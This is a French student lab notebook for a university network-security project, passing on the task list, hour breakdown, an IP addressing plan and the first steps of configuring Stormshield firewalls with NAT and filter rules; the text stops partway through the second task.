Tâche

Année 2023-2024

SAÉ Cyber 4.0 Sécurisation d'un SI

Cahier de SAÉ

Version 1.0

Appartient à :	En équipe avec :
Nom : KURUL Prénom : Fatih Groupe : Groupe 4	Nom : DAKHOUCHE Prénom : Bilal
Nom : ZERRAR Prénom : Yanis	Nom : RABERGEAU Prénom : Nicolas
Nom de votre équipe :	

Informations générales

Répartition en groupes

6 équipes de 4 étudiants et 1 équipe de trois étudiants

Emploi du temps

Semaine 1 : 9h-12h 13h-17h sauf jeudi 9h-12h
Semaine 2 : 9h-12h 13h-17h sauf jeudi 9h-12h
Semaine 3 : 9h-12h 13h-17h jeudi libre et vendredi soutenance

Evaluation

- Au fil de la progression, après validation de chaque tâche
- Remplissage de votre cahier de SAÉ qui sera rendu et noté
- Soutenance en solo de 10 mins par étudiant + 5 mins de question.

Matériel par équipe

- 2 Firewalls Stormshield
- 1 Switch
- 1 Borne Wi-Fi
- 5 PC tour
- 2 Portables

Documentation

- Moodle
- https://documentation.stormshield.eu/

Tâches à réaliser

1. Mise en place d'une infrastructure sécurisée
2. Installation et configuration d'un firewall Stormshield
3. Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS
4. Authentification transparente par certificat SSL
5. Mettre en place un IDS
6. Attaque sur le Wifi
7. Utilisation de scanneurs de vulnérabilité
8. Attaque Man in The Middle
9. Contre-mesures pour le MiM
10. Supervision du réseau
11. Mise en place d'une architecture Single Sign-On
12. Mise en place d'un VPN SSL pour clients distants
13. Mise en place d'un VPN IPSEC site à site

Gestion de votre projet

Créez un Trello de votre projet estimez la durée de chaque tâche et sous-tâche et affectez-les entre vous. Partagez le Trello avec les enseignants.

https://trello.com/invite/b/iknV47J5/ATTI0c1df2304c326a9e3e0908bd66e63d7148863BD5/sae-401

Bilan

A la fin de votre SAÉ, vous devrez répartir 80h de travail x 4 personnes soit 320 heures-homme dans ce tableau et indiquer votre évaluation de l'accomplissement de chaque tâche en pourcentage de réalisation.

Tâches	Heures-homme	Pourcentage de réalisation
Mise en place d'une infrastructure sécurisée (1.5 pts)	2h	100%
Installation et configuration d'un firewall Stormshield (3 pts)	3h	100%
Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS (7.35 pts)	4h	100%
Authentification transparente par certificat SSL (9 pts)	24h	100%
Mettre en place un IDS (13.5 pts)	16h	100%
Attaque sur le Wifi (4.5 pts)	15h	100%
Utilisation de scanneurs de vulnérabilité (13.5 pts)	30h	100%
Attaque Man in The Middle (3.75 pts)	8h	100%
Contre-mesures pour le MiM (6 pts)	16h	100%
Supervision du réseau (3.75 pts)	8h	33%
Mise en place d'une architecture Single Sign-On (9 pts)	30h	100%
Mise en place d'un VPN SSL pour clients distants (6 pts)	20h	100%
Mise en place d'un VPN IPSEC site à site (5.25 pts)	5h	33%


Détails des tâches à réaliser

Tâche 1. Mise en place d'une infrastructure sécurisée (1,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bilal Dakhouche	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 1h

Objectif : Mettre en place l'infrastructure réseau suivante :




Rapport

(Expliquez votre démarche, dessinez un plan IP, insérez des photos de votre architecture avec identification de chaque machine, photo des écrans de configuration IP, etc.)

Nous avons pour but de réaliser une infrastructure réseau dans laquelle figureront :


- 2 Firewall (Réseau A et B)
- Un serveur web dans chaque réseau
- Un serveur FTP dans le réseau A
- Un client dans chaque réseau
- Un accès wifi dans le réseau A
- Un IDS dans le réseau Internet

Pour réaliser notre infrastructure, nous avons décidé de réunir les serveurs Web et FTP A dans la même machine. Ils partageront donc la même adresse IP (voir plan IP en bas de page) et seront dans le réseau DMZ du Firewall A. Le Firewall ne possède seulement qu'une interface DMZ, ceci impliquera l'utilisation d'un switch pour y placer la borne Linksys et les serveurs HTTP et FTP.




Capture d'écran de la configuration IP du serveur Web du réseau A

Le serveur HTTP B sera dans le réseau DMZ du Firewall B. Etant le seul équipement branché à l'interface DMZ du Firewall, on n'aura pas besoin d'un switch pour étendre le nombre d'équipement à brancher à cette interface. Ce serveur sera accessible via l'adresse IP de sa machine. (Voir plan IP en bas de page)




Capture d'écran de la configuration IP du serveur Web du réseau B

Les clients A et B auront une adresse IP fixe selon le plan IP ci-dessous et seront dans le réseau in du Firewall.




Capture d'écran des configurations IP des Clients des Réseaux A et B

La borne Linksys est mise en place et son adresse IP est paramétrée conformément à notre plan IP en bas de page. Un serveur DHCP y a été mis en place pour pourvoir les clients d'une adresse IP automatiquement.



Capture d'écran de l'adressage IP de la borne Linksys

L'IDS est placé sur le réseau Internet. Il y a plusieurs solutions pour le faire ; l'une d'elle est l'utilisation d'un switch. Nous avons donc placé l'IDS dans un switch avec les interfaces out des firewalls.



Capture d'écran de l'adressage IP de l'IDS

Le plan IP de notre réseau est donc le suivant :

Réseaux LAN A	192.168.1.0/24		Réseaux LAN B	192.168.2.0/24
Client A	192.168.1.1		Client B	192.168.2.1
Firewall A	192.168.1.254		Firewall B	192.168.2.254
Réseaux DMZ A	10.0.0.0/24		Réseaux DMZ B	10.0.1.0/24
Serveur Web/FTP	10.0.0.1		Serveur Web B	10.0.1.1
Borne Wifi	10.0.0.100		Firewall DMZ B	10.0.1.254
Firewall DMZ A	10.0.0.254			
Réseaux WAN	87.10.0.0/24			
Firewall OUT A	87.10.0.1			
Firewall OUT B	87.10.0.129			
IDS	87.10.0.100			

Plan d'adressage IP

Tâche 2 Configuration des firewalls Stormshields (3 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bilal Dakhouche	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 2h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Mettre en place une politique de NAT	
Permettre l'accès aux serveurs uniquement sur les ports concernés	
Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ	
Autorisez l'accès à DMZ_A1 depuis DMZ_A2	
Testez l'accès aux serveurs	

Rapport

(Expliquez votre démarche, insérez les captures d'écran des menus NAT et Filtrage, de vos tests, etc.)


Pour configurer les Stormshield, on y accède par l'un des ports du réseau Network_In quand le Firewall est réinitialisé. On commence par configurer les interfaces selon le plan IP défini lors de la tâche 1. Les interfaces ont donc les configurations suivantes :



Capture d'écran de la page de configuration de l'interface DMZ du Firewall A


Dans la capture d'écran ci-dessus, l'interface DMZ est dans le bridge. Elle hérite donc de son adresse IP. Nous avions décidé d'attribuer le réseau 10.0.0.0/24 à cette interface, le bridge aura donc l'adresse IP 10.0.0.254/24 qui sera donc également l'adresse de la DMZ.

Pour les autres interfaces, nous les avons séparés du bridge, elles sont donc indépendantes. L'interface OUT s'est vu attribuer l'adresse IP 87.10.10.1/24 ainsi donc présente dans le réseau 87.10.10.0/24. Il s'agit du réseau extérieur au Firewall dans lequel figurera également l'autre Firewall.




Capture d'écran de la page de configuration de l'interface OUT du Firewall A

Enfin, l'interface IN s'est vu attribuer l'adresse IP 192.168.1.254/24 ainsi présente dans le réseau 192.168.1.0/24. Les clients potentiels pourront donc s'y connecter et demander une adresse IP automatiquement grâce au serveur DHCP présent par défaut.



La mise en place de filtres permettra de gérer les accès aux différents réseaux du firewall. La première d'entre elles est de permettre l'accès aux servers sur les ports concernés. En raison de l'ambiguïté de la demande, nous l'avons interprété comme tel : Permettre l'accès aux serveurs sur les ports http, https, ftp et ftps depuis touts les réseaux (OUT et IN) car on imagine que les serveurs doivent être accessible depuis l'extérieur pour de potentiels clients et de l'intérieur pour nos clients connectés au réseau IN. L'établissement de cette règle est donc visible sur la capture suivante :




Capture d'écran des filtres présents sur le Firewall A

Ainsi visible sur la capture précédente, nous avons également établi les autres règles qui sont les suivantes :

